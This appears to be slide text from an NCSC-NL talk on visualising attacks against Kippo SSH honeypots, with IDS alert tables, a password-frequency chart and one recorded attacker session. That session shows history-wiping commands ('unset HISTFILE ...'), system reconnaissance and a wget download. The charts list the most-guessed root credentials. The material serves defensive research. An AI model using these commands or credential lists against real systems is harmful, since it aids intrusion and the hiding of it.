A visual analytic approach for analyzing SSH honeypots

Jop van der Lelie
Rory Breuk

National Cyber Security Centre (NCSC-NL)

- Center for expertise on cyber security and incident response of the Dutch government
- Preventing ICT and internet related incidents and coordinates response of these incidents

National Cyber Security Centre
Ministry of Security and Justice

Introduction

- Network monitoring
  - Intrusion Detection System (IDS)
  - NetFlow
  - Honeypot

Honeypot

A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource

Spitzner 2003

Honeypot

- Low-interaction
  - Dionaea
  - Amun
- High-interaction
  - (virtual) server with sebek

Honeypot

- Gather malware
- Study worm activity
- Study attacks/attackers

In practice

Both SURFnet and the Dutch NCSC use honeypots to monitor their networks but...

What can we do with it?!

Research question

Which visualizations can be used to give more insight into attacks performed on SSH honeypots?

Kippo: A SSH honeypot


- Emulates an OpenSSH server
- Written in Python
- Possible to implement new commands
- Full interaction with virtual filesystem
  - Medium-interaction honeypot

Related research

- Tools to visualize attacks on your network
  - (but most often IDS logs and NetFlow data)

Related research


- NFlowVis



Fischer et al., 2008

Related research

- Malware collected with Nepenthes



Blasco et al., 2005


Related research

- IDS logs with NetFlow
- No SSH visualizations
- No in-depth analysis of attacks
- No relations between attacks

Analysis of attacks on Kippo

- SURFcert IDS reporting
- Kippo-graph


SURFcert IDS Reporting



Results (page 1: 1 - 20 of 28,347)

Timestamp ▼	Severity	Source	Port	Destination	Port	Sensor	Additional info
03-06-2012 21:16:35	Malicious attack - Kippo	72.55.164.215	50706	192.168.0.23	22	sensor2	
03-06-2012 21:16:33	Malicious attack - Kippo	72.55.164.215	50477	192.168.0.23	22	sensor2	
03-06-2012 21:16:31	Malicious attack - Kippo	72.55.164.215	50248	192.168.0.23	22	sensor2	
03-06-2012 21:16:29	Malicious attack - Kippo	72.55.164.215	49975	192.168.0.23	22	sensor2	
03-06-2012 21:16:27	Malicious attack - Kippo	72.55.164.215	49758	192.168.0.23	22	sensor2	
03-06-2012 21:16:25	Malicious attack - Kippo	72.55.164.215	49542	192.168.0.23	22	sensor2	
03-06-2012 21:16:23	Malicious attack - Kippo	72.55.164.215	49350	192.168.0.23	22	sensor2	
03-06-2012 21:16:21	Malicious attack - Kippo	72.55.164.215	49138	192.168.0.23	22	sensor2	
03-06-2012 21:16:19	Malicious attack - Kippo	72.55.164.215	48962	192.168.0.23	22	sensor2	
03-06-2012 21:16:17	Malicious attack - Kippo	72.55.164.215	48767	192.168.0.23	22	sensor2	
03-06-2012 21:16:15	Malicious attack - Kippo	72.55.164.215	48574	192.168.0.23	22	sensor2	
03-06-2012 21:16:13	Malicious attack - Kippo	72.55.164.215	48399	192.168.0.23	22	sensor2	
03-06-2012 21:16:11	Malicious attack - Kippo	72.55.164.215	48237	192.168.0.23	22	sensor2	
03-06-2012 21:16:09	Malicious attack - Kippo	72.55.164.215	48018	192.168.0.23	22	sensor2	
03-06-2012 21:16:07	Malicious attack - Kippo	72.55.164.215	47816	192.168.0.23	22	sensor2	
03-06-2012 21:16:05	Malicious attack - Kippo	72.55.164.215	47630	192.168.0.23	22	sensor2	
03-06-2012 21:16:03	Malicious attack - Kippo	72.55.164.215	47468	192.168.0.23	22	sensor2	
03-06-2012 21:16:01	Malicious attack - Kippo	72.55.164.215	47271	192.168.0.23	22	sensor2	
03-06-2012 21:15:59	Malicious attack - Kippo	72.55.164.215	47078	192.168.0.23	22	sensor2	
03-06-2012 21:15:57	Malicious attack - Kippo	72.55.164.215	46864	192.168.0.23	22	sensor2	

SURFcert IDS Reporting




Results (page 1: 1 - 20 of 28,347)


Timestamp ▼	Severity	Source	Port	Destination	Port	Sensor	Additional info
03-06-2012 21:16:35	Malicious attack - Kippo	72.55.164.215	50706	192.168.0.23	22	sensor2	
03-06-2012 21:16:33	Malicious attack - Kippo	72.55.164.215	50477	192.168.0.23	22	sensor2	
03-06-2012 21:16:31	Malicious attack - Kippo	72.55.164.215	50248	192.168.0.23	22	sensor2	
03-06-2012 21:16:29							
03-06-2012 21:16:27							
03-06-2012 21:16:25							
03-06-2012 21:16:23							
03-06-2012 21:16:21							
03-06-2012 21:16:19							
03-06-2012 21:16:17							
03-06-2012 21:16:15							
03-06-2012 21:16:13							
03-06-2012 21:16:11							
03-06-2012 21:16:09							
03-06-2012 21:16:07							
03-06-2012 21:16:05	Malicious attack - Kippo	72.55.164.215	47630	192.168.0.23	22	sensor2	
03-06-2012 21:16:03	Malicious attack - Kippo	72.55.164.215	47468	192.168.0.23	22	sensor2	
03-06-2012 21:16:01	Malicious attack - Kippo	72.55.164.215	47271	192.168.0.23	22	sensor2	
03-06-2012 21:15:59	Malicious attack - Kippo	72.55.164.215	47078	192.168.0.23	22	sensor2	
03-06-2012 21:15:57	Malicious attack - Kippo	72.55.164.215	46864	192.168.0.23	22	sensor2	

Details of attack ID: 15758332

Type	Info
SSH login	root / root (Success)
Shell command	unset HISTFILE HISTSAVE HISTMOVE HISTZONE HISTORY HISTLOG USERHOST REMOTEHOST REMOTEUSER
Shell command	w
Shell command	cat /etc/issue
Shell command	wget
Shell command	cd /var/tmp
Shell command	ls -a
Shell command	cat /proc/cpuinfo
Shell command	wget http://download.microsoft.com/download/win2000platform/SP/SP3/NT5/EN-US/W2Ksp3.exe
Shell command	uname -a
Shell command	cat proc/cpuinfo


Kippo-graph


Top 10 passwords attempted
160000
120000
80000
40000
0
141464
62656
48963
29356
19418
19212
17380
15708
14820
13325
123456
ROOT
PaSsWoRd
changeme
qwerty
test
123
12345
1q2w3e
scricideea



Top 10 username-password combinations
18%
16%
15%
9%
8%
7%
7%
7%
6%
6%
root/ROOT
root/123456
root/PaSsWoRd
test/test
root/p@ssw0rd
root/root123
postgres/postgres
root/111111
root/changeme
root/1qaz2wsx

Kippo-graph

Top 10 input (overall)



Number of connections per country



Existing reporting limitations

- Attack source IP != attacker IP
  - Geolocation can be misleading
- Unable to view actual session
- No relations between attacks
- Unable to identify attackers
- No interaction with the visualizations

Dataset

- SURFcert IDS database
  - Distributed Intrusion Detection System
  - Passive sensors running multiple honeypots
  - Central logging database
- 6,5 million attacks in the last 20 months
  - 6.273 SSH sessions
  - 56.607 commands

Attack information

